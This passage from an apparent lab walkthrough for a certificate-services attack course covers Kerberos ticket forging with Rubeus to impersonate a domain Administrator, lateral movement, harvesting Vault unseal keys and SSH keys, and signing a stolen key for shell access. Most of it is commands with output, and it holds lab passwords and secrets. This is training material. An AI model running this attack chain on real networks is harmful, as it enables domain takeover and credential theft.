C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:cifs/cb-dc.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:CB-DC$ /ticket:C:\ADCS\Certs\cb-dc-
esc11.kirbi /ptt

[......snip......]

[*] Action: S4U
[*] Action: S4U

[*] Building S4U2self request for: 'CB-DC$@CERTBULK.CB.CORP'
[*] Using domain controller: cb-dc.certbulk.cb.corp (172.16.67.1)
```

```
[*] Sending S4U2self request to 172.16.67.1:88
[+] S4U2self success!

[*] Substituting alternative service name 'cifs/cb-dc.certbulk.cb.corp'
[*] Got a TGS for 'Administrator' to 'cifs@CERTBULK.CB.CORP'
[*] base64(ticket.kirbi):

      doIGJDCCBiCgAwIBBaEDAgE[.......snip.......]

[+] Ticket successfully imported!

C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\c$

 Volume in drive \\cb-dc.certbulk.cb.corp\c$ has no label.
 Volume Serial Number is E07A-40FD

 Directory of \\cb-dc.certbulk.cb.corp\c$

04/25/2023  02:47 AM    <DIR>          CredSSP
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/18/2023  04:47 AM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
04/18/2023  05:01 AM    <DIR>          Users
04/18/2023  06:08 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,495,187,968 bytes free
```

To get access using winrs we need to request the **HTTP** Silver Service tickets as follows:


```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-dc.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:CB-DC$ /ticket:C:\ADCS\Certs\cb-dc-
esc11.kirbi /ptt
[snip]

C:\ADCS\Tools> winrs -r:cb-dc.certbulk.cb.corp whoami
certbulk\administrator
```


Learning Objective - 16

- Enumerate and find a HashiCorp Vault server.
- Find Shared Keys from the previously compromised machines and unseal the Vault.
- Use the Vault SSH CA for Signed SSH based Certificate - based Authentication to laterally move onto **cb-vault**.

Enumeration using Windows/Linux

On **https://cb-webapp1.certbulk.cb.corp** a message is noted stating that a Hashicorp Vault exists which is primarily used for Vault secret storage, SSH and VPN certificate management.





This message provides insight into the HashiCorp Vault Setup. Recall, from previous objective enumeration we know that **certbulk\studentadmin** is a part of the **VaultUsers** group. Based on this message **certbulk\studentadmin** should be permitted to perfrom:

- LDAP Authentication to vault.
- SSH authentication into **cb-vault** using the Vault SSH Signer.

Since we have already compromised **certbulk\studentadmin** and **certbulk\signadmin** from previous tasks, we can now continue to enumerate their home folders to first find the Vault unseal keys as follows:

On **cb-webapp1** find the first unseal key (Objective-2).

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt

C:\ADCS\Tools> winrs -r:cb-webapp1.certbulk.cb.corp cmd.exe

C:\Users\studentadmin> dir C:\Users\studentadmin\*.key /s /b

C:\Users\studentadmin> type C:\Users\studentadmin\Documents\studentadmin-
vaultunseal.key
5678bc88a053c74ccc74510eafd599b08f9aa1929fbd428fa58101d80b5fa053fc
```


On **cb-signsrv** find the second unseal key (Objective-12).

```
C:\ADCS\Tools> type C:\ADCS\Certs\signadmin-b64.pfx
MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...]

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:signadmin
/certificate:MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...] /ptt

C:\ADCS\Tools> winrs -r:cb-signsrv.certbulk.cb.corp cmd.exe

C:\Users\signadmin> dir C:\Users\signadmin\*.key /s /b

C:\Users\signadmin> type C:\Users\signadmin\Documents\signadmin-
vaultunseal.key
799fc7e3c9e356a6ec9c6bb8eece7ade89cc0cf1a8a74417561ef119b5ec932d29
```

On **cb-wsx** using Ubuntu WSL, enumerating **cb-vault** with nmap for the default port HashiCorp Vault runs on (8200), we find that a service is running.

```
wsluser@cb-wsx:~$ nmap -p 8200 cb-vault.certbulk.cb.corp -Pn
Nmap scan report for cb-vault.certbulk.cb.corp (172.16.67.55)
Host is up (0.0033s latency).
PORT     STATE SERVICE
8200/tcp open  trivnet1
Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

Visiting this using a browser we find that a Vault exists at: **https://cb-vault.certbulk.cb.corp:8200/** and is currently sealed.




Abuse using Windows/Linux


It is possible to use the browser / vault binary / curl API requests to interact with the Vault service. We will focus most of our Vault interactive operations using the Vault CLI binary. Feel free to try the browser or curl operations to perform the same.

NOTE: If the Vault is already unsealed by another user, it is possible to reseal the Vault to continue with the objective by logging in using **certbulk\studentadmin:IW!LLAdministerStud3nts!** credentials using LDAP (skip this if Vault is sealed). Use the following 3 steps:


Step1: Log-in using **certbulk\studentadmin:IW!LLAdministerStud3nts!** credentials



Step2: Select **Status –> Unsealed.**



Step3: Select **Seal** to seal the vault. We can now continue with the objective.



Unsealing the Vault

We can use the previously compromised **certbulk\studentadmin:IW!LLAdministerStud3nts!** credentials to authenticate to the Vault using LDAP.

To unseal the Vault, we require a minimum of 2 unseal keys as found above.

```
5678bc88a053c74ccc74510eafd599b08f9aa1929fbd428fa58101d80b5fa053fc
799fc7e3c9e356a6ec9c6bb8eece7ade89cc0cf1a8a74417561ef119b5ec932d29
```

On **cb-wsx** Ubuntu WSL, begin by checking the Vault status using the following command.

NOTE: It is alternately possibly to perform this on Windows using the Vault CLI binary at: ***C:\ADCS\Tools\vault.exe.***


```
wsluser@cb-wsx:~$ vault status -address=https://cb-
vault.certbulk.cb.corp:8200

Key                Value
---                -----
Seal Type          shamir
Initialized        true
Sealed             true
Total Shares       3
Threshold          2
Unseal Progress    0/2
Unseal Nonce       n/a
Version            1.13.1
Build Date         2023-03-23T12:51:35Z
```

```
Storage Type       file
HA Enabled         false
```

Now, unseal the Vault using the two above found unseal keys as follows:

```
wsluser@cb-wsx:~$ vault operator unseal -address=https://cb-
vault.certbulk.cb.corp:8200

Unseal Key (will be hidden):
5678bc88a053c74ccc74510eafd599b08f9aa1929fbd428fa58101d80b5fa053fc

Key                Value
---                -----
Seal Type          shamir
Initialized        true
Sealed             true
Total Shares       3
Threshold          2
Unseal Progress    1/2
Unseal Nonce       c8f174ef-4d7b-46c6-1d36-e65753e1fde6
Version            1.13.1
Build Date         2023-03-23T12:51:35Z
Storage Type       file
HA Enabled         false


wsluser@cb-wsx:~$ vault operator unseal -address=https://cb-
vault.certbulk.cb.corp:8200

Unseal Key (will be hidden):
799fc7e3c9e356a6ec9c6bb8eece7ade89cc0cf1a8a74417561ef119b5ec932d29

Key             Value
---             -----
Seal Type       shamir
Initialized     true
Sealed          false
Total Shares    3
Threshold       2
Version         1.13.1
Build Date      2023-03-23T12:51:35Z
Storage Type    file
Cluster Name    vault-cluster-d7a23051
Cluster ID      041379ee-d242-feed-311d-9a792d98172f
HA Enabled      false
```

Alternatively, we can unseal the Vault from the browser entering both the above unseal keys.



To perform this using the API with curl, an example command is as follows:


```
# Save as payload.json
{
  "key": "5678bc88a..."
}

 curl \
    --request POST \
    --data @payload.json \
    https://cb-vault.certbulk.cb.corp:8200/v1/sys/unseal
```

Recovering SSH Secrets and using Signed Certificates for authentication

Now that the Vault is unsealed we can begin to authenticate to the Vault with LDAP using **certbulk\studentadmin:IW!LLAdministerStud3nts!** credentials and the vault CLI binary as so.

```
wsluser@cb-wsx:~$ vault login -address=https://cb-vault.certbulk.cb.corp:8200
-method=ldap username=studentadmin
Password (will be hidden): IW!LLAdministerStud3nts!

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
```

```
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token
hvs.CAESIFozt_uaYEeoPo0sfY7DO8SHyImISgTauHnjn6IvOedtGh4KHGh2cy5CN1d0NjZJMVlRd
E5yZVFxRklUY3VvUUw
token_accessor       IBwweieA8oCZgrN9TiqnPsb7
token_duration       768h
token_renewable      true
token_policies       ["default" "vaultusers"]
identity_policies    []
policies             ["default" "vaultusers"]
token_meta_username  studentadmin
```




We can alternatively login using the browser by selecting the **LDAP** authentication method and use **certbulk\studentadmin** credentials to log in.

It is noted that the **certbulk\studentadmin** user is a part of the **vaultusers** policy. We can now list all Vault Secrets using the Vault CLI binary as follows:

*NOTE: Optionally use the **-detailed** flag to get further details.*

```
wsluser@cb-wsx:~$ vault secrets list -address=https://cb-
vault.certbulk.cb.corp:8200

Path                      Type         Accessor              Description
----                      ----         --------              -----------
VPN Configs/              kv           kv_ee0a6a89           n/a
cubbyhole/                cubbyhole    cubbyhole_09122067    per-token private
secret storage
identity/                 identity     identity_f41a549c     identity store
ssh-client-signer/        ssh          ssh_fa27aa72          n/a
studentadmin_sshkeys/     kv           kv_508a7564           n/a
```

```
sys/                    system       system_619fac9c       system endpoints
used for control, policy and debugging
```



Alternatively, to we can view secrets in the browser after a successful login.

Two interesting secrets are noted: **studentadmin_sshkeys** and **ssh-client-signer**. Trying to access the **VPN Configs** secret results in a Permission Denied Error.

```
wsluser@cb-wsx:~$ vault kv list -address="https://cb-
vault.certbulk.cb.corp:8200" "VPN Configs"
Error making API request.

URL: GET https://cb-
vault.certbulk.cb.corp:8200/v1/sys/internal/ui/mounts/VPN%20Configs
Code: 403. Errors:

* preflight capability check returned 403, please ensure client's policies
grant access to path "VPN Configs/"
```

Enumerating **studentadmin_sshkeys** using the vault **kv** module we find a path.

```
wsluser@cb-wsx:~$ vault kv list -address="https://cb-
vault.certbulk.cb.corp:8200" "studentadmin_sshkeys"

Keys
----
studentadmin_sshkeys
```

Further enumerating the **studentadmin_sshkeys/studentadmin_sshkeys** path we find a secret holding the **certbulk\studentadmin** SSH private and public key.

```
wsluser@cb-wsx:~$ vault kv get -address="https://cb-
vault.certbulk.cb.corp:8200" "studentadmin_sshkeys/studentadmin_sshkeys"

================= Secret Path =================
studentadmin_sshkeys/data/studentadmin_sshkeys

======= Metadata =======
Key                Value
---                -----
created_time       2023-03-05T20:21:51.548785635Z
custom_metadata    <nil>
```

```
deletion_time       n/a
destroyed           false
version             1

======= Data =======
Key             Value
---             -----
Private Key     -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjE[......snip.....]
Public Key      ssh-rsa AAAAB3NzaC1y[.......snip......]
studentadmin@certbulk.cb.corp
```

We can view the secrets using the browser too, by clicking on the appropriate secret paths.

Save the private and public key from the **DATA: Value** field to our home folder**: /home/wsluser/.ssh** as **id_rsa.pub** and **id_rsa**.

```
wsluser@cb-wsx:~$ cd /home/wsluser/.ssh
wsluser@cb-wsx:~/.ssh$ nano /home/wsluser/.ssh/id_rsa
wsluser@cb-wsx:~/.ssh$ nano /home/wsluser/.ssh/id_rsa.pub
```

NOTE: Directly copying these keys to a Windows box might generate some Load Key Errors because of improper parsing done by Windows.

Now trying to SSH into **cb-vault** using the ssh private key (**id_rsa**) / attempting simple password-based-authentication as **certbulk\studentadmin** results in an Authentication Failure.

```
wsluser@cb-wsx:~/.ssh$ ssh -i /home/wsluser/.ssh/id_rsa studentadmin@cb-
vault.certbulk.cb.corp
studentadmin@cb-vault.certbulk.cb.corp: Permission denied (publickey).
```

Since we know HashiCorp supports the integrated SSH signed certificates feature, we can use this blog (https://developer.hashicorp.com/vault/docs/secrets/ssh/signed-ssh-certificates) as a reference point to submit our public key to the SSH Vault Signer to return a signed SSH certificate valid for a defined period of time.

We can finally then attempt to authenticate using this signed certificate (**id_rsa-cert.pub**) and the private SSH key (**id_rsa**) to gain valid shell access.

Let us first enumerate the **ssh-client-signer** SSH CA signer that exists on our target Vault.

```
wsluser@cb-wsx:~/.ssh$ vault list -address="https://cb-
vault.certbulk.cb.corp:8200" ssh-client-signer/roles
Keys
----
studentadmin-role
```

We can further enumerate the configuration of this SSH CA signer role as follows:

```
wsluser@cb-wsx:~/.ssh$ vault read -address="https://cb-
vault.certbulk.cb.corp:8200" ssh-client-signer/roles/studentadmin-role

Key                          Value
---                          -----
algorithm_signer             rsa-sha2-256
allow_bare_domains           false
allow_host_certificates      false
allow_subdomains             false
allow_user_certificates      true
allow_user_key_ids           false
allowed_critical_options     n/a
allowed_domains              n/a
allowed_domains_template     false
allowed_extensions           permit-pty,permit-port-forwarding
allowed_user_key_lengths     map[]
allowed_users                studentadmin
allowed_users_template       false
default_critical_options     map[]
default_extensions           map[permit-pty:]
default_extensions_template  false
default_user                 studentadmin
default_user_template        false
key_id_format                n/a
key_type                     ca
max_ttl                      0s
not_before_duration          30s
ttl                          30m
```

It is noted that permit-pty is enabled to allow a pty enabled shell and access is only configured for **certbulk\studentadmin**. Also, it is noted that this certificate is valid with a ttl (time-to-live) for only 30 minutes.

We need to ask the Vault to sign our public key and save it as **id_rsa-cert.pub**.

Let us now submit our SSH public key to be signed by the SSH signer Vault CA as follows:

```
wsluser@cb-wsx:~/.ssh$ vault write -address=https://cb-
vault.certbulk.cb.corp:8200 -field=signed_key ssh-client-
signer/sign/studentadmin-role public_key=@'/home/wsluser/.ssh/id_rsa.pub'

ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY[....snip...]
```

*NOTE: Saving the certificate as **id_rsa-cert.pub** allows openssl to reference and handle the file as a SSH certificate automatically. While performing SSH authentication it is possible to use only the private key since the **id_rsa-cert.pub** file would be imported automatically if present.*

Save the signed certificate as **id_rsa-cert.pub**.

```
wsluser@cb-wsx:~/.ssh$ nano /home/wsluser/.ssh/id_rsa-cert.pub
```

Add secure permissions for all SSH files as follows:

```
wsluser@cb-wsx:~/.ssh$ chmod 600 /home/wsluser/.ssh/*
```

Now attempt to ssh with the signed certificate and private key as follows:

```
wsluser@cb-wsx:~/.ssh$ ssh -i /home/wsluser/.ssh/id_rsa-cert.pub -i
/home/wsluser/.ssh/id_rsa studentadmin@cb-vault.certbulk.cb.corp
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-67-generic x86_64)

[.......snip......]

Last login: Mon Mar  6 09:50:24 2023 from 172.16.100.x
studentadmin@cb-vault:~$ whoami
studentadmin
```

We successfully gained SSH access to **cb-vault** as **certbulk\studentadmin**.

To SSH using Windows, exit out of the SSH Session and copy the SSH files to the **certbulk\studentx\.ssh** home folder.

```
studentadmin@cb-vault:~$ exit
logout
Connection to cb-vault.certbulk.cb.corp closed.

wsluser@cb-wsx:~/.ssh$ cp /home/wsluser/.ssh/id_rsa
